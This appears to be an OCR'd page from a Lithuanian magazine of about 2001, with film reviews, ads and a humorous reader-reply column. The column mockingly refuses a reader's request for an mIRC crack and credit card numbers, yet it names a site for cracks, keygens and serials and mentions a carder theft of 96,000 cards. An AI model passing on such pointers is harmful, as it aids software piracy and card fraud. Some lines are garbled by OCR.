
Yo! mIRC and Flash! Yo! Žinoma, aš galiu p@sakyt k@ip! Reikia tik perrašyti mIRC su Flašu arba Flaš su mIRC (nėra skirtumo :), tada galėsi naudoti mIRC web dizainui, o Flašą kaip IRC klientą - va, tai tikrai bus kietai! Yra ir kitas būdas: gali bandyti atspėti registracijos kodą (tik žiūrėk, nepasenk, kol atspėsi). Dar gali pabandyti surasti kur nors DALnete vieną tokį dėdę - Khaled Mardam-Bey - kažkur girdėjau, kad jis labai gerai žino, kaip laužti mIRC registraciją :). O jei ir jis nepadės, tada gali drąsiai keliauti į astalavista.box.lt ir ieškoti krakų, keigenų ir serialų. Tarp jų kartais gali surasti ir "kreditkių" numerių (dažniausiai Nr. 1, Nr. 2 ir Nr. 3). Na, dėl Aldirdo Sikpuodžio (kuris gimęs 1952 metais - pirmą kartą girdžiu, kad gimimo metai būtų rašomi ant CC# :) nieko pasakyti negaliu, jis turbūt jau apsipirko ir sėdi sau ramiai kur nors VGR-PDK. Taigi, sorry, teks tau apsipirkinėti už savo pinigėlius, nieko aš tau nesiųsiu (pasakyti, kur jų yra labai daug, tai galiu - neseniai skaičiau, jog iš www.bibliofind.com kakeriai pavogė 96000 KK - bet kaip juos iš ten ištraukti, tai jau tavo galvos skausmas :). Hehe, o tu manai, kad aš siunčiu visiems CC# pagal užsakymus? :) Yo, "reikia apsipirkti", o pinigėlių lyg ir nėra. O grynietis tiks? Gal Western Union? Need help - call 911 (arba 01, 02, 03 :).

Bajubai :)

STULBINANTI NAUJIENA VISIEMS KOMPIUTERINIŲ, ŽAIDIMŲ, MĖGĖJAMS!

Geriausias animacinis, įdomaus siužeto, galvosūkių žaidimas "Agentas" lietuvių kalba! Būdamas specialiu agentu turėsite įveikti daugybę sunkumų, kol sužinosite, kas iš tiesų dedasi tokiaime iš pirmo žvilgsnio ramiame miestelyje.....

Daugiau apie žaidimą sužinosite žurnale "Žaidimų šalis" arba to paties pavadinimo laidoje 11kanalu. Žaidimą, kuris parduodamas su specialiu žurnalo "Žaidimų šalis" numeriu ieškokite spaudos kioskuose, prekybos centruose ir degalinėse.



"SALDŽIOS NUODĖMĖS" ("Sugar&Spice")

NEW LINE CINEMA
KOMEDIJA

2001 m.
Trukmė: 80 min

Rež: FRANCINE McDOUGALL ("SLAP HER", "SHE'S FRENCH")
Prod.: WENDY FINERMAN ("STEPMOM", "THE FAN")
Vaidina: MARLA SOKOLOFF.....Lisa ("I'll be You", "The Climb"), MARLEY SHELTON.....Diane Weston ("Viengungis"), MELISSA GEORGE.....Cleo ("Tamsos miestas", TV serialas "Be namų negerai"), MENA SUVARI.....Kansas ("Amerikos grožybės", "American Pie"), RACHEL BLANCHARD.....Hannah, JAMES MARSDEN ("Disturbing Behaviour")


Netikėkite, kad cukrus visuomet saldus...Netikėkite, kad visuomet tiesa yra tai, ką mūsų akys mato...Kartais ir saldus gali tapti aitriu...

KODĖL POPULIARIAUSIOS ir GRAŽIAUSIOS MOKYKLOS MERGINOS PRIVALO UŽSIDĖTI KAUKES?...SMALSU? PAŽIŪRĖKIT FILMĄ...

"Sugar and Spice" – tai filmas apie penkias žavias jaunutes merginas, šokėjas, kaitinančias publiką sporto varžybų pertraukų metu. Per ilgą laiką praleistą drauge, jos tarytum tikros seserys. Kai vieną iš jų ištinka bėda, likusios neabejoja, kad reikia gelbėti draugę. Gražuolė Diana įsimyli Džeką Bartlettą (akt. JAMES MARSDEN iš "Iksmenų"). Neilgai trukus porėlė sumaino aukso žiedus, o jaunutė Diana tampa neščia daug anksčiau, nei ji to būtų norėjusi. Kaip ir reikėjo tikėtis, merginos tėveliai nesutinka padėti jaunai šeimai. Nepaisant to, kad Džekas randa darbą vietinėje vaizdajuosčių parduotuvėje, tokių kuklių lėšų pragyvenimui, o juolab kūdikio išlaikymui, aiškiai nepakaks...Būsimajam Dianos vaikelui reikia visko, kas geriausia, todėl merginos sugalvoja stulbinantį planą apsirūpinti pinigėliais. Nereikia būti genijumi, kad suprastum, jog šokėjos nusprendžia apiplėšti vietinį banko skyrių. Bet apiplėšimas suorganizuojamas taip, kad net visko mačiusiems policininkams tai padaro įspūdį. Akrobatiniai triukai, kurių merginos tiek ilgai mokėsi ir kurie būdavo reikalingi tik aptingusiems sporto sirgaliams išjudinti, pagaliau atnešė realios, apčiuopiamos naudos...Pažiūrėkite filmą ir tuo įsitikinsite!

"Saldžios nuodėmės" – komedija jaunimui, kurią nori nenori visi lygins su filmuku "Jaunos ir karštos", tik čia kur kas daugiau veiksmo ir dar įspūdingesnių šokio elementų.

ŽIŪRĖKITE KINUOSE



"ČARLIO ANGELAI" ("Charlies angels")

Rež.: McG
Vaidina: DREW BARRYMORE, CAMERON DIAZ, LUCY LIU
Nuotykių komedija

Jas galima vadinti Džeimso Bondo moteriškomis versijomis. Natali, Dilan, Aleks – Čarlo Tausendo detektyvų agentūroje žaismingai ir efektingai atlieka pačias pavojingiausias ir, atrodytų, neįmanomas misijas. Dabar jų tikslas – išsiaiškinti, kas ir kodėl pagrobė galingos kompanijos bosą bei naujausią jo atradimą.

Stilingas, autoironiškas filmas, kuriame išradingai "apžaidžiamos" superkovinių filmų klišės. Geras veiksmo filmas su geru humoru ir tikromis kino žvaigždėmis, vienas populiariausių filmų pasaulyje.



"VAGIŠIAI" ("Snatch")

Rež.: GUY RITCHIE
Vaidina: BRADAS PITTAS, EWENAS BREMERIS, VINNIE JONESAS
Kriminalinė komedija

Tai sugrįžimas į kriminalinį pogrindinių šunų kovų ir bokso varžybų, nevykėlių gansterių, deimantų vagių ir čigonų pasaulį, pažįstamą iš pirmosios režisieriaus juostos "Lok, stauk arba šauk". Pagrindinis filmo personažas – čigonas Mikis, kuris žiauriai atkeršia

ja mafijpžams už savo mylimos mamos žūtį.

Gera "užsukta", įdomi, bet amoralinė situacijų komedija. Vien Brado Pitto akcentas ko vertas!

GBAZE
KOMPIUTERIŲ KLUBAS

KTUJRNYSRAS KOV0 31 COUNTER-STRIKE

JAU GALI REGISTRUOTIS!

WWW.BASE.LT TEL.: 618701, GEDIMINO 50/2


BUSHNELL
UNIVERSALŲS ŽIŪRONAI

KASKADAS
PAINTBALL CLUB

FACHER
FANATŲ ŽURNALAS

UAB

"Vandens Pasaulis"



Povandeninio plaukimo kursai
Povandeninis turizmas
Nardymo įranga
Baseino ir vandens sporto prekės

Tel. (+370 2) 70 67 66
Mob. tel. (+370 99) 05 789
(+370 98) 23 734
El. paštas: info@diving.lt
Erfurto g. 13, Vilnius.